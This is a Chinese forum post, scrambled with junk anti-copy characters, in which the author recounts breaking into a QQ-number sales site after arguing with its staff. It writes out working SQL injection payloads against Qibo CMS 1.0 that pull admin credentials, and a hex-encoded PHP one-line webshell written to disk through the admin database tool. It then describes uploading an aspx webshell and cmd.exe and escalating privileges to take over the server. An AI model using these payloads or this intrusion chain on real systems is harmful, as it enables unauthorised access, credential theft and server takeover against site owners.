|
+ w, [% d. _/ V; G: q
; r: h* q0 u) ~ ! o* F( T2 p* r# T& t7 `
3 E% r9 d: [2 e/ p& O$ t! i$ l 一、踩点寻找漏洞
y5 I/ ]5 N* L0 A& W# N( r闲来无事,在各个QQ靓号群求买5位QQ,寻问半天无果就在百度搜索5位QQ扫号找到“目标”www.qq.com,打开一看就一静态页面,哇好多靓号啊,90000000,300000,98888888,199999999,哇这么多靓号,然后我去联系客服,要求客服登录账户看看,此处略去100字,然后开始撕逼,然后就有了下文。。。。
" q0 g, n0 i& F# B$ G
随手拿御剑扫了一下好多php页面,随手加一个member发现是齐博1.0的内容管理系统,然后就去百度找漏洞,什么后门漏洞一一做测试都无果,找来找去找到一个全版本的注入漏洞,详细利用方法如下:
' T9 \8 n0 D. d) }7 }* v7 O


先注册一个用户,记住注册时候的邮箱以uid号,
! Z c) _. P$ [+ f7 ]
9 F0 q* p- _1 B, O
' r3 y2 j( J; @& I
然后我们打开火狐浏览器简单构造一下,http://www.qq.com/member/userinfo.php?job=edit&step=2,发送数据包如下:
; ^( m- j1 o9 S9 X6 o4 `1 Z
/ `0 c4 ]" e' j- @: m9 Q5 S$ V

truename=xxxx%0000&Limitword[000]=&email=123@qq.com&provinceid=,address=(select user()) where uid=3%23
& G5 G M: G! z% c9 `" T6 y H2 Q+ u这里的email和uid一定要和注册的账号所吻合,然后访问,提示成功以后查看用户资料如图:
o+ _( @) E8 z/ d, Q L

3 c8 j5 u) n v6 z2 ?# P确实存在注入漏洞,那么我们来注入一下管理账号密码,修改数据包如:truename=xxxx%0000&Limitword[000]=&email=123@qq.com&provinceid=,address=(select concat(username,0x2e,password) from qb_members limit 1) where uid=3%23
n7 |- o8 p; x+ ^
& m+ ~% o% p' {, ~1 H6 J a
5 a) W9 r3 y" K' N解密进后台如图:
2 t6 A" r4 e0 m" f6 ?6 U' }

o( C! f( S* ?- u
* b1 P9 e _" i- m* e* X
( q; x: c* v/ q _二、后台getwebshell
# S- P# B1 m) S
进了后台,以前齐博有个后台getwebshell漏洞,在系统功能- 单篇文章独立页面管理-增加页面添加个webshell,如图:
& I: K( {6 g8 P/ ]' q/ }
. @! h/ z3 F+ F- y p# x; T( a
: y. K* p1 O5 ]6 b* `
& I3 I) J! W8 H5 U$ ?- g6 N0 g- ^6 L然后点确定,添加提示
O5 I7 L: [) u9 e+ z J. q7 z
& q# k6 ^' h- Y( [) x }

& _, R" p7 y/ Q, I& @. [% n
( B p7 P' n' Q g4 L- f
由于是ii6.0的所以我们可以考虑一下解析漏洞,我们再来如图:
$ r% k* ^3 a! E* B! J
! s, d" v( @+ _* A- ?


# g& s! A# j; ?5 O改静态页面为help.php;.htm,然后我们发现访问help.php;.htm是404(写文章之前测试是可以成功写入的),欧巴,他么的我们再想想别的办法,抽了一支烟,我们继续,他这里不是有个服务器信息、数据库工具吗,之前我们测试当前用户名是root,那么我们完全可以考虑利用服务器信息、数据库工具来导入一句话,屌屌的妈妈的,我们来演示一下,先把一句话hex编码一下,<?php assert($_POST[sb]);?>编码以后是:0x3C3F7068702061737365727428245F504F53545B73625D293B3F3EDA网站目录是D:\wwwroot\qq.com\admin\,注意我们要把\改成/,否则不成功D:/wwwroot/qq.com/admin/,下面我们来导一下
! c4 r( i' Q9 j) c: C ?如图:
: P8 {$ ?5 L p b/ `
) F& m7 E$ n) c$ T3 q5 R7 W
! j+ x, T* Y2 Z
' I+ r3 q; C# B3 n! w4 G- ^) w( o) `之前已经测试过了用普通菜刀无法连接,测试用过狗菜刀也无法连接,用xiese打开
. P) |$ `6 J9 d; i1 ^
1 A I- D3 X9 A& g
9 }, }) ~+ v" I/ c! C* Q
1 M' Z& Z. ~: W$ J
三、提权进服务器
+ O) c8 t f H1 s& a$ f
经测试xise下一句话只有在admin目录下有权限浏览,且不能执行命令,庆幸的是支持aspx,那么我们就上一个aspx大马,然后执行命令提示拒绝访问,哈哈在c:\windows\temp下上传cmd.exe然后执行systeminfo,发现打了400多补丁,如图:
# \, }( i5 o, k. }
1 _% f# i5 c# I- c: h
6 _. m2 V# ~5 W啧啧啧,这么多补丁,我都没去试试今年和2014年放出来的exp,而且是在咱们大00下载了一个变异pr,然后上传提权如图:
1 }/ B2 h: x* {/ P0 K$ K
1 p: \ H. T0 g2 y, y
. b; h- {$ f- P2 M$ f
然后登陆服务器如图:
1 d0 b0 t- s9 r/ A
' C# z* p/ q; |6 C5 { , B# D O8 F/ I
7 R" G! h6 s+ l7 P
. e5 K7 ~. g* Y" H& B" c
; Z/ R- w6 e$ g9 [4 c难怪普通刀连接不上,原来是有狗。
v f- J4 c& W3 F+ n; p7 d
2 `. Q' H7 I$ P% H& D# y/ Z! _0 a
- ? J& N% m. V- S* j
7 R2 G: \$ j1 p- K4 \; K( z. J5 f g& K- ? r: x& z, d
5 F+ o1 o0 B6 [3 s3 g
& x9 d1 q+ k& Z* f! P* q
| 


 发表于 2018-10-20 20:08:47

 收藏
 支持
 反对